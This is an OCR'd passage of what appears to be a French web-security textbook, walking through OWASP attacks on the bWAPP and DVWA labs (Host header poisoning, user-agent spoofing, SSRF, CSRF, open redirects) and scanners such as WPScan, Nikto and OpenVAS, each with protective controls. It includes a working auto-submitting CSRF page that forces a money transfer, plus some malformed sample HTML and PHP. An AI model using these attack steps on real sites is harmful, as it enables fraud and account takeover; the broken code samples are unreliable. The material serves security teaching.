
- Burp Suite est maintenant configuré en tant que proxy, c'est-à-dire que toutes les requêtes HTTP envoyées par Firefox seront transmises à Burp Suite puis traitées.

  Avant de commencer l'attaque, vérifiez sur Burp Suite dans les onglets Proxy - Intercept que l'option Intercept est bien à off.



- Sur bWAPP, ouvrez la page Host Header Attack (Cache Poisoning).
- Nous allons maintenant intercepter la requête envoyée à la page Header Attack (Cache Poisoning) avec Burp et modifier celle-ci. Pour ce faire, retournez sur Burp Suite et mettez l'option Intercept à ON (onglet Proxy - Intercept).
- Actualisez la page Host Header Attack (Cache Poisoning) et retournez sur Burp.

  La requête HTTP s'affiche en brut dans le logiciel.



Le paramètre de la requête qui nous intéresse est Host : 192.168.1.87 (ligne 2)dont le but est de définir au serveur web, le domaine et le port demandé pour l'URL sujet. Modifiez 192.168.1.87 par google.fr et cliquez sur le bouton Forward pour envoyer la requête forgée.

Sur Firefox, la page Host Header Attack (Cache Poisoning) est actualisée. Un lien est présent au milieu de la page (Click here to go back to the portal.).

Celui a été modifié par le domaine google.fr.

Remarque :

Le CMS Joomla! et le framework Python Django ont tous deux été victimes de cette attaque il y a quelques années.

La fonction de réinitialisation des mots de passe a été sujette à une attaque de type Host Header.

Voici un contrôle de sécurité simple pour se protéger des attaques de type Host Header :

Numéro	Méthode	Description
1	bannir HHTP-HOST	Il est préférable d'utiliser les variables du type SERVER_NAME à HTTP-HOST car celui-ci utilise sa propre configuration de domaine et non pas celle proposée par l'utilisateur.

9.3. User-agent spoofing

Sur le même principe que les attaques Host Header, le User-agent spoofing permet de modifier, forger, une requête HTTP afin de passer outre des règles de redirection ou même utiliser des vulnérabilités XSS.

Un User-agent est tout simplement l'identité du navigateur, envoyée à chaque requête HTTP lors d'une navigation sur un serveur web. Cela permet de rediriger l'utilisateur vers un site mobile par exemple si celui-ci est un mobinaute.

Les User-agents sont propres au navigateur, il est donc très simple de spoofer, d'usurper, cette identité à l'aide d'extensions, plugins ou logiciels comme Burp :

1. Vérifiez que Burp a l'option Intercept à OFF.
2. Sur l'application bWAPP, naviguez vers la page Restrict Device Access.

La page indique qu'on n'est pas sur un smartphone ou une tablette alors on ne peut pas voir le contenu.

1. Retournez sur Burp et mettez l'option Intercept à ON puis actualisez la page Restrict Device Access.
2. La requête HTTP s'affiche avec un user-agent du type ”Mozilla 5.0 (x11; Linux...). Modifiez celui-ci par **Mozilla/5.0 (Android 11; Mobile; rv:68.0) Gecko/68.0 Firefox/91.0** (Firefox pour Android) ou **Mozilla/5.0 (Linux; Android 11; SM-N960U) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Mobile Safari/537.36** (Chrome pour Android).
3. Cliquez sur le bouton Forward de Burp Suite, la page sur bWAPP signale qu'on est sur smartphone et donc que nous avons les droits d'accès.

Il n'y a pas vraiment de protection contre ce spoofing car l'utilisateur, le client, est garant de celui-ci. La seule règle est de ne pas utiliser les User-agents comme source ou entrée utilisateur dans une application.

9.4. Server Side Request Forgery (SSRF)

Les attaques de type Server Side Request Forgery[1] ont pour finalité de faire exécuter une requête par le serveur pour servir le cybercriminel, généralement pour un scan de ports. Les techniques de fingerprint, de recherche d'information sur des serveurs et des infrastructures sont primordiales lors d'un test de pénétration. D

es outils tels que Nmap et Netcat supportent le scan de ports sur des machines (client/serveur), le but étant d'énumérer les services disponibles afin de pouvoir exploiter des vulnérabilités liées à ceux-ci.


La difficulté pour un attaquant sera de rebondir sur une machine afin de ne pas scanner directement la victime et dévoiler son identité. Aujourd'hui, le réseau Tor, des scripts Proxychain ou des VPN peu regardants sur les logs donnent la possibilité aux cybercriminels de cacher à un certain degré leur identité.

La vulnérabilité SSRF donne la possibilité de faire la même chose, comme donner l'ordre à un serveur web de scanner les ports d'une machine pour l'attaquant.

Certains réseaux sociaux y sont encore vulnérables.

[1] eduba - En savoir plus sur les requêtes falsifiées côté serveur (SSRF)

Voici un exemple :



Ainsi, le pirate va essayer d'atteindre des ressources auxquelles il n'a pas accès en passant par un serveur Web (compromis) auquel il a accès.

Le scénario présenté ci-dessus donne la possibilité à un attaquant d'utiliser un tchat sur un réseau social contenant une vulnérabilité SSRF afin de déterminer si un port est ouvert sur une machine victime. Cette attaque appelée Cross-Site Port Attack (XSPA) fait entièrement partie d'un Server Side Request Forgery (SSRF).


L'utilisation d'outils comme Selenium, une bibliothèque Python ou PowerShell peut facilement automatiser ce type d'attaques. D'autres méthodes déjà vues précédemment comme le Remote File Inclusion (RFI) ou XML External Entity (XXE) donnent accès aux attaques SSRF.

Voici quelques contrôles pour se protéger de ce type d'attaques :

Numéro	Méthode	Destination
1	Retour d'erreurs	Contrôler au maximum les retours d'erreurs (try and catch).
2	Désactiver les protocoles non nécessaires	À l'aide d'une whitelist, autoriser les protocoles nécessaires (HTTP, HTTPS) et interdire implicitement les protocoles non nécessaires. Ceci peut se faire sur le serveur web ou dans le code lui-même.


10. Cross Site Request Forgery (CSRF)

Les vulnérabilités de type Cross Site Request Forgery peuvent s'apparenter aux vulnérabilités du type SSRF vu précédemment mais côté client. De plus en plus présentes sur le Web, elles permettent de forcer l'utilisateur à envoyer une requête HTTP à son insu afin de changer son mot de passe, acheter sur un site marchand ou le déconnecter d'une application.



L'attaquant envoie un e-mail à un utilisateur avec un lien malicieux mais pouvant passer inaperçu. Ce lien renvoie vers un serveur hébergeant un script JavaScript dont le but est d'envoyer un formulaire HTML au serveur web pour changer le mot de passe de l'utilisateur.

Ci-dessous, l'évaluation du risque selon l'OWASP :



La détection d'une telle attaque sur une application web est relativement simple, les autres métriques sont modérées.

CSRF et requête POST

Voici un exemple de scénario avec l'application bWAPP :


- Accédez à la page Cross Site Request Forgery (Transfert Amount) de bWAPP. L'application présente un formulaire ressemblant à un transfert d'argent sur un site bancaire, pour une somme de 1 000 euros.

Tout en laissant la fenêtre de bWAPP ouverte, dans un nouvel onglet, saisir l'URL suivante : http://localhost/evil/csrf.html.

Vous tombez sur le formulaire de transfert. Le compte a été débité de 10.000 euros.

Le lien contient le même formulaire que celui de la page "transfert" de bWAPP puis une validation instantanée en JavaScript est faite et vous renvoie sur la page de "transfert" bWAPP :

```
<!DOCTYPE html>
<html>
<head>
<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js">
</script>
<script type="text/javascript">
  $(document).ready(function() {
    window.document.forms[0].submit();
  });
</script>
</head>
<body>
    <form action="http://localhost/bWAPP/csrf_2.php" method="GET">
        <form action="http://localhost/bWAPP/csrf_2.php"
method="GET"></p>
        <input id="amount" name="amount" value="10000" type="text"></p>
        <button type="submit" name="action" value="transfer"></button>
    </form>
</script>
</body>
</body></html>

```



Vous êtes donc à découvert ! ! !

Évidemment, cette démonstration est vulgarisée et construite pour comprendre les concepts du CSRF.

Les attaques peuvent être bien plus élaborées avec du contournement de Captcha ou de jetons CSRF dont nous allons parler dans les contrôles de sécurité que voici :

Numéro	Méthode	Description
1	Jeton CSRF	Un des meilleurs moyens pour sécuriser les CSRF est l'insertion dans les formulaires d'un jeton unique attribué au tout début de la navigation utilisateur. De ce fait, si une page extérieure essaye de soumettre un formulaire, elle devra d'abord passer par la page d'accueil ou par une autre page de l'application, respectant ainsi le chaînage d'une navigation sur un site web.

Exemple **:**

Voici un exemple en Java (jeton dans le formulaire) :

```
<form action=”/transfert.do” method=”post”>
<input type=”hidden” name=”tokenCSRF”
value=”E4ODRjN2Q2OWY4NmQwODNTlhMmZlYWE”>
 </form>
```

Pour plus d'informations sur la mise en place de A à Z de jetons CSRF, voici un lien sur PHP CSRF GUARD de L'OWASP (en anglais) : https://www.owasp.org/index.php/PHP_CSRF_Guard[1]

Numéro	Méthode	Description
2	Captcha	Un Captcha peut s'avérer efficace pour contrer les CSRF, en particulier les Captchas Google, dont l'efficacité est à la hauteur de leur facilité d'installation.
3	Framework	Les frameworks modernes automatisent et initialisent les jetons CSRF dans les formulaires des applications.

11. Exploitation de vulnérabilités connues

Le risque d'exploitation de vulnérabilités connues ne s'adresse pas seulement au périmètre du code mais à toute l'infrastructure d'une application comme les services web, les frameworks, les systèmes d'exploitation...


Chaque année, de nouvelles vulnérabilités avec un impact sur des millions de systèmes sont dévoilées. Une des dernières fut Heartbleed, qui a impacté 17 % des serveurs web dits sécurisés par le protocole TLS, dont Amazon Web Services, GitHub, Reddit, etc.

Cette vulnérabilité autorise un cybercriminel à obtenir des informations en transit sur le serveur et ainsi voler les cookies, les sessions, les mots de passe des utilisateurs naviguant sur l'application. Heartbleed est simplement un exemple, chaque année des vulnérabilités de ce type sont divulguées ou pas.

En effet, il existe des vulnérabilités dites « **0day** », c'est-à-dire qu'elles ne sont pas connues, voire en vente sur le marché noir.

[1] Wiki OWASP - PHP CSRF Guard

Voici l'évaluation des risques sur l'exploitation de vulnérabilités connues :



L'OWASP décrit le risque avec une prévalence très forte mais une détection faible car c'est souvent dans le domaine de la recherche que ce type de vulnérabilités est trouvé.

Des sites web tels qu'Exploit-db.com, OSVDB ou les blogs de CERT (Computer Emergency Response Teams) répertorient les vulnérabilités et les faiblesses par des CVE/CWE, déjà étudiées dans le chapitre précédent (cf. Panorama de la sécurité web - Les bibliothèques, projets et recommandations).

11.1. WPScan

Certains outils sont très pratiques pour trouver des vulnérabilités connues sur les applications ou les serveurs. WPScan aide à trouver des vulnérabilités sur le CMS WordPress qui, je le rappelle, est le CMS le plus utilisé au monde. Les vulnérabilités WordPress sont très répandues en raison de sa popularité. Celles-ci sont la plupart du temps liées aux plugins développés pas toujours avec qualité, en termes de sécurité du moins.

Pour faire un scan complet et lister les plugins, il suffit de lancer sur le système d'exploitation Kali un terminal avec l'instruction suivante : **wpscan --url http(s)://domaine**

```
[!] Title: W3 Total Cache <= 0.9.4.1 - Authenticated Reflected Cross-Site Script
ing (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8625
    Reference: https://blog.zerial.org/seguridad/vulnerabilidad-cross-site-scrip
ting-en-wordpress-w3-total-cache/
    Reference: http://seclists.org/fulldisclosure/2016/Sep/52
[i] Fixed in: 0.9.5

[!] Title: W3 Total Cache <= 0.9.4.1 - Unauthenticated Security Token Bypass
    Reference: https://wpvulndb.com/vulnerabilities/8626
    Reference: https://secupress.me/4-new-security-flaws-w3-total-cache-0-9-4-1/
[i] Fixed in: 0.9.5
```

Une liste des modules et thèmes utilisés par le WordPress s'affiche, ainsi que les liens relayant des informations sur des vulnérabilités trouvées sur ces modules.

Dans cet écran, on s'aperçoit que la seule vulnérabilité est un thème obsolète (thème content)...

11.2. Nikto

Parmi les scripts incontournables, Nikto a une bonne valeur ajoutée car il fait partie de la famille des scans de vulnérabilités ou spiders, le but étant d'alléger le travail du pentester (auditeur technique) ou bien d'utiliser cet outil quand on n'a pas les connaissances nécessaires pour trouver des vulnérabilités sur une application.

Pour un scan simple, dans un terminal, tapez la commande **nikto -h http://localhost//dvwa**

Nikto affiche les vulnérabilités trouvées ainsi que leurs codes OSVDB, qui sont l'équivalent de CWE/CVE présenté lors du chapitre précédent (cf. Panorama de la sécurité web - Les bibliothèques, projets et recommandations).

L'intérêt est d'avoir un explicatif de la vulnérabilité et les consignes pour y remédier.

11.3. OpenVAS

Pour aller plus loin dans le scan de vulnérabilités et la recherche de vulnérabilités connues, OpenVAS est un outil open source et un fork de la société Nessus dont la réputation a été construite autour de leur logiciel de scan de vulnérabilités.

Même si OpenVAS n'est pas aussi performant que ses concurrents payants, il est suffisant pour une première approche côté vulnérabilité système.

Contrairement à Nikto présenté dans la section précédente, OpenVAS cherche les vulnérabilités système, et cela, pas seulement dans le périmètre de l'application.

Voici les instructions pour utiliser un premier scan :

À l'aide d'un terminal, installez OpenVAS (attention, l'installation peut être longue) avec les commandes :

- apt update
- apt dist-upgrade
- apt-get install openvas

Une fois l'installation terminée, lancez OpenVAS avec les commandes :


- service redis-server@openvas-service start
- gvm-setup (Attention : c'est long, très long, excessivement long)
- systemctl start gvmd ospd-openvas
- systemctl enable greenbone-security-assistant

Attention :

Attention, un mot de passe sera généré lors du gvm-setup. Il est à conserver pour la suite.

Ouvrez Firefox et entrez l'URL **https://localhost:9392/**. Une authentification est demandée. Entrez admin et le mot de passe généré lors de la phase setup faite précédemment.

Un formulaire vous proposant d'entrer une IP pour un scan immédiat est proposé. Entrez 127.0.0.1.



Le scan terminé, un résultat s'affiche regroupé par criticité des impacts (score CVSS vu dans le chapitre précédent).

Voici quelques recommandations pour se protéger des vulnérabilités connues :

Numéro	Méthode	Description
1	Mise à jour	Il est primordial de bien gérer les mises à jour sur les bibliothèques, les plugins, les serveurs et les systèmes d'exploitation autour de votre application. La plupart des CMS proposent des plugins ou options pour la mise à jour automatique du cœur de l'application. Des notifications sont envoyées par e-mail quand un plugin n'est plus à jour. Veillez à bien surveiller celles-ci.
2	Veille en sécurité	S'inscrire à des flux RSS comme celui d'exploit-db.com (https://www.exploit-db.com/rss.xml) ou à une mailing list comme celle de http://www.securityfocus.com/ permet d'avoir un rapport journalier sur les vulnérabilités dévoilées et ainsi, de vérifier si l'on est concerné par celle-ci.


11.4. Qualys SSL Labs

L'éditeur Qualys a développé et mis à disposition une solution en ligne dont le but est de vérifier la sécurité des chiffrements SSL/TLS (HTTPS) d'un serveur web ou d'un navigateur.

Le chiffrement étant partagé entre ces deux éléments, Qualys permet de ce fait de faire la vérification de bout en bout de la chaîne de chiffrement entre l'utilisateur et le service web. La solution est disponible à cette adresse : https://www.ssllabs.com[1]/.

La solution est très simple : sur la page d'accueil, un menu propose de scanner votre serveur ou un client. Choisir **Test your server**.

SSL Labs propose d'entrer le nom d'hôte ou l'adresse IP de la cible à tester. Une fois le scan terminé, SSL Labs affiche un rapport avec les vulnérabilités potentiellement identifiées, les erreurs de configuration et une note sur la fiabilité du système de chiffrement proposé par le serveur web.



Le score est représenté par les lettres A à F (A : si score >= 80 %, F si score < 20).

SSL Labs est très utile mais il faut veiller à bien cocher la case « **Do not show the results on the boards** » afin de ne pas divulguer le rapport généré par SSL Labs sur le site et ainsi rendre peut-être publiques les vulnérabilités sur votre serveur.

Attention :

Le scan de ssllabs ne fonctionne que sur des adresses IP publiques de serveurs.


[1] SSL LABS DOT COM

12. Redirections et renvois non validés

Les redirections et les renvois non validés sont une vulnérabilité profitant d'une faiblesse dans le code et dont l'objectif est de rediriger l'utilisateur sur une page malveillante ou administrative du site web. Il est courant de voir des redirections d'URL interne sur la plupart des applications utilisant un modèle MVC (Model View Controller).

Globalement bien configuré dans la plupart des frameworks, il peut s'avérer que certaines applications "from scratch" sont vulnérables et permettent à un attaquant de contourner les contrôles d'accès ou de rediriger vers une page de phishing suivant le cas.

Voici selon l'évaluation du risque selon l'OWASP :



Même si la détection est simple pour ce type de vulnérabilités, la prévalence reste basse.

Voici un scénario type :

- Sur l'application bWAPP, dirigez-vous vers la page : U**nvalidated Redirects & Forwards(2)**.
- La page s'affiche avec un lien **Click here to go back to the portal**. À l'aide d'un clic droit sur le lien, sélectionnez l'option proposée **Copy Link Location**.
- Copiez ensuite le lien dans la barre d'adresse ; l'URL suivante s'affiche : http://localhost/bWAPP/unvalidated_redir_fwd_2.php? ReturnUrl=portal.php
- Afin de vérifier si le paramètre ReturnUrl= est fiable, remplacez =portal.php par google.fr.

La page redirige vers Google.

Ce genre d'attaque peut avoir un impact important lorsqu'elle est utilisée dans le cas d'un phishing. En effet, l'utilisateur pourrait faire confiance à un lien dont le domaine est bien celui du site web demandé et par la suite se faire rediriger vers un site frauduleux contenant des formulaires dont le but est de voler des informations.

Voici quelques contrôles pour se protéger :

Numéro	Méthode	Description
1	Pas de redirection	Éviter au maximum les redirections en dur dans une application. Si cela n'est pas possible, utiliser une whitelist avec des identifiants pour chaque item.

Exemple **:**

```
$redirect = array(
1=>'http://www.editions-eni.fr/',
2=>'https://google.fr',
3=>'https://duckduckgo.com/');

if($redirect ==1){
header(location: $redirect[0])}
```

Numéro	Méthode	Description
2	Utiliser un framework	La plupart des frameworks actuels utilisent bien les redirections.

